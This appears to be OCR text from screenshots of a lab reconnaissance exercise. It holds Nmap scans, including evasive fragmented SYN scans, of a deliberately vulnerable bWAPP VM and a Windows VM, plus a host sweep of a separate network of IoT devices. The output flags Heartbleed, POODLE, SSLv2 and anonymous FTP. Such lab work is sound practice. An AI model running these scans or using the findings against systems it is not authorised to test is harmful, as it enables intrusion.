MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop


Nmap scan report for 192.168.92.7
Host is up (0.00074s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
```




```
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:
windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.
1
Network Distance: 1 hop
```



Host is up (0.0012s latency).
MAC Address: 1C:69:7A:65:64:4E (EliteGroup Computer Systems)
Nmap scan report for docker1.int.darkderby.com (172.31.50.246)
Host is up (0.00052s latency).
MAC Address: BC:24:11:90:4C:25 (Unknown)
Nmap scan report for 172.31.50.249
Host is up (0.0011s latency).
MAC Address: 50:14:79:22:65:00 (iRobot)
Nmap scan report for 172.31.51.3
Host is up (0.00069s latency).
MAC Address: F0:F6:C1:C7:78:46 (Sonos)
Nmap scan report for 172.31.51.22
Host is up (0.0014s latency).
MAC Address: 34:98:7A:B3:0A:C0 (Unknown)
Nmap scan report for 172.31.51.37
Host is up (0.00073s latency).
MAC Address: 84:3E:1D:4F:18:C6 (Unknown)
Nmap scan report for 172.31.51.42
Host is up (0.00052s latency).
MAC Address: 00:24:B1:13:15:9A (Coulomb Technologies)
Nmap scan report for 172.31.51.45
Host is up (0.00049s latency).
MAC Address: C0:14:FE:7B:82:D4 (Cisco Systems)
Nmap scan report for 172.31.51.47
Host is up (0.00064s latency).
MAC Address: 30:52:23:A6:E4:EA (Unknown)
Nmap scan report for 172.31.51.48
Host is up (0.00094s latency).
MAC Address: DC:56:E7:42:43:B6 (Apple)
Nmap scan report for 172.31.51.53
Host is up (0.00063s latency).
MAC Address: F4:9D:8A:57:CD:6F (Unknown)
Nmap scan report for 172.31.51.56
Host is up (0.00016s latency).
MAC Address: B8:85:84:A3:FE:4B (Dell)
Nmap scan report for 172.31.51.59
Host is up (0.00042s latency).
MAC Address: 8C:26:AA:C8:1D:35 (Unknown)
Nmap scan report for 172.31.51.60
Host is up (0.0012s latency).
MAC Address: 48:02:AF:02:15:83 (Telit Communication s.p.a)
Nmap scan report for 172.31.51.62
Host is up (0.00056s latency).
MAC Address: 7C:87:CE:BC:F6:65 (Espressif)


Nmap scan report for 172.31.50.25
Host is up (0.00066s latency).
PORT STATE SERVICE
161/udp open|filtered snmp
MAC Address: 48:A6:B8:F9:A9:C6 (Sonos)
Nmap scan report for 172.31.50.38
Host is up (0.0012s latency).
PORT STATE SERVICE
161/udp open|filtered snmp
MAC Address: 30:23:03:50:36:59 (Belkin International)
Nmap scan report for 172.31.50.50
Host is up (0.0023s latency).
PORT STATE SERVICE
161/udp open snmp
| snmp-sysdescr: HP ETHERNET MULTI-ENVIRONMENT
|_ System uptime: 4d04h30m24.78s (36182478 timeticks)
MAC Address: 48:9E:BD:5F:7C:91 (HP)
Nmap scan report for 172.31.50.78
Host is up (0.00066s latency).
PORT STATE SERVICE
161/udp open|filtered snmp
MAC Address: 30:23:03:50:32:6D (Belkin International)


Nmap scan report for 172.31.51.3
Host is up (0.0015s latency).
PORT STATE SERVICE
1900/udp open|filtered upnp
MAC Address: F0:F6:C1:C7:78:46 (Sonos)
Nmap scan report for 172.31.51.22
Host is up (0.0010s latency).
PORT STATE SERVICE
1900/udp open|filtered upnp
MAC Address: 34:98:7A:B3:0A:C0 (Unknown)
Nmap scan report for 172.31.51.37
Host is up (0.0010s latency).
PORT STATE SERVICE
1900/udp open upnp
| upnp-info:
| 172.31.51.37
| Server: Roku/14.0.4 UPnP/1.0 Roku/14.0.4
|_ location: http://172.31.51.37:8060/
MAC Address: 84:3E:1D:4F:18:C6 (Unknown)
Nmap scan report for 172.31.51.42
Host is up (0.00066s latency).
PORT STATE SERVICE
1900/udp open|filtered upnp
MAC Address: 00:24:B1:13:15:9A (Coulomb Technologies)
Nmap scan report for 172.31.51.45
Host is up (0.0010s latency).

```
|       PaperMax=legal-A4
|       Address=172.31.50.50
|     631/tcp ipps
|       txtvers=1
|       adminurl=http://HP489EBD5F7C90.local./#hId-pgAirPrint
|       note=
|       priority=30
|       qtotal=1
|       TLS=1.2
|       rp=ipp/print
|       UUID=8c4d6b70-25cb-44e2-b837-e756d14925e5
|       product=(HP OfficeJet Pro 9010 series)
|       ty=HP OfficeJet Pro 9010 series
|       usb_MFG=HP
|       usb_MDL=OfficeJet Pro 9010 series
|       Color=T
|       Duplex=T
|       pdl=application/vnd.hp-PCL,image/jpeg,image/urf,image/pwg-raster,application/PCLm
|       PaperMax=legal-A4
|       URF=CP1,MT1-2-8-9-10-11,PQ3-4-5,RS300-600,SRGB24,OB9,OFU0,W8,DEVW8,DEVRGB24,ADOBERGB24,DM3,IS1,V1.4,
FN3
|       kind=document,envelope,photo,postcard
|       Scan=T
|       mopria-certified=2.0
|       rfo=ipp/faxout
|       Fax=T
|       Address=172.31.50.50
|     631/tcp ipp
|       txtvers=1
|       adminurl=http://HP489EBD5F7C90.local./#hId-pgAirPrint
|       note=
|       priority=20
|       qtotal=1
|       TLS=1.2
|       rp=ipp/print
|       UUID=8c4d6b70-25cb-44e2-b837-e756d14925e5
|       product=(HP OfficeJet Pro 9010 series)
|       ty=HP OfficeJet Pro 9010 series
|       usb_MFG=HP
|       usb_MDL=OfficeJet Pro 9010 series
|       Color=T
|       Duplex=T
|       pdl=application/vnd.hp-PCL,image/jpeg,image/urf,image/pwg-raster,application/PCLm
|       PaperMax=legal-A4
|       URF=CP1,MT1-2-8-9-10-11,PQ3-4-5,RS300-600,SRGB24,OB9,OFU0,W8,DEVW8,DEVRGB24,ADOBERGB24,DM3,IS1,V1.4,
FN3
|       kind=document,envelope,photo,postcard
|       Scan=T
|       mopria-certified=2.0
|       rfo=ipp/faxout
```


kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -A 192.168.92.7
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 05:46 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00089s latency).
Not shown: 983 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.1
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r-- 1 root www-data 543803 Nov 2 2014 Iron_Man.pdf
| -rw-rw-r-- 1 root www-data 462949 Nov 2 2014 Terminator_Salvation.pdf
| -rw-rw-r-- 1 root www-data 544600 Nov 2 2014 The_Amazing_Spider-Man.pdf
| -rw-rw-r-- 1 root www-data 526187 Nov 2 2014 The_Cabin_in_the_Woods.pdf
| -rw-rw-r-- 1 root www-data 756522 Nov 2 2014 The_Dark_Knight_Rises.pdf
| -rw-rw-r-- 1 root www-data 618117 Nov 2 2014 The_Incredible_Hulk.pdf
|_-rw-rw-r-- 1 root www-data 5010042 Nov 2 2014 bWAPP_intro.pdf
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 45:a4:66:ec:3a:ba:97:f8:3e:1a:ba:1c:24:68:22:e8 (DSA)
| 2048 63:e7:c5:d1:8d:8a:94:02:36:6a:d7:d2:75:e9:8b:ce (RSA)
25/tcp open smtp Postfix smtpd
|_ssl-date: 2025-10-28T09:49:57+00:00; -2s from scanner time.
|_smtp-commands: bee-box, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countr
yName=XX
| Not valid before: 2013-03-28T19:14:17
|_Not valid after: 2013-04-27T19:14:17
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC4_128_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5


8080/tcp open http nginx 1.4.0
|_http-server-header: nginx/1.4.0
|_http-title: Site doesn't have a title (text/html).
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp open ssl/http nginx 1.4.0
| tls-nextprotoneg:
| http/1.1
| ssl-cert: Subject: commonName=bee-box.bwapp.local/organizationN
| Not valid before: 2013-04-14T18:11:32
|_Not valid after: 2018-04-13T18:11:32
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.4.0
|_ssl-date: 2025-10-28T09:49:42+00:00; -1s from scanner time.

```
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Network Distance: 1 hop
Service Info: Host:  bee-box; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -12m01s, deviation: 26m49s, median: -1s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_  System time: 2025-10-28T10:49:28+01:00
|_nbstat: NetBIOS name: BEE-BOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms 192.168.92.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 197.57 seconds


┌──(kali㉿kali)-[~]
└─$
```

```
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nmap -sS -T2 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 05:54 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00066s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 401.52 seconds

┌──(kali㉿kali)-[~]
└─$
```


Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap -sS -f 192.168.92.7
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 06:02 EDT
Nmap scan report for 192.168.92.7
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
80/tcp open http
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
666/tcp open doom
3306/tcp open mysql
5901/tcp open vnc-1
6001/tcp open X11:1
8080/tcp open http-proxy
8443/tcp open https-alt
9080/tcp open glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds
┌──(kali㉿kali)-[~]
└─$

```
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.7
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.92.3
Host is up (0.00097s latency).
All 1000 scanned ports on 192.168.92.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)


Nmap done: 256 IP addresses (5 hosts up) scanned in 9.90 seconds
```

```
Nmap scan report for 192.168.56.107
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
631/tcp  open  ipp
3306/tcp open  mysql
MAC Address: 08:00:27:D1:EA:A1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.108
Host is up (0.0021s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 08:00:27:50:28:08 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.106
Host is up (0.00078s latency).
All 1000 scanned ports on 192.168.56.106 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (7 hosts up) scanned in 20312.09 seconds
```


kali@kali: ~
Session Actions Edit View Help
| <cross-domain-policy>
| <allow-access-from domain="*" />
| </cross-domain-policy>
| Extra information:
| Trusted domains:*
|
| References:
| https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
| http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
| http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
| https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Specification.pdf
| https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|_ http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.html
| http-enum:
|_ /crossdomain.xml: Adobe Flash crossdomain policy
8443/tcp open https-alt
| ssl-heartbleed:
| VULNERABLE:
| The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
| State: VULNERABLE
| Risk factor: High
| OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
| http://cvedetails.com/cve/2014-0160/
| http://www.openssl.org/news/secadv_20140407.txt
| ssl-poodle:
| VULNERABLE:
| SSL POODLE information leak
| State: VULNERABLE
| IDs: BID:70574 CVE:CVE-2014-3566
| The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
| products, uses nondeterministic CBC padding, which makes it easier
| for man-in-the-middle attackers to obtain cleartext data via a
| padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
| TLS_RSA_WITH_AES_128_CBC_SHA
| References:
| https://www.openssl.org/~bodo/ssl-poodle.pdf
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| https://www.imperialviolet.org/2014/10/14/poodle.html
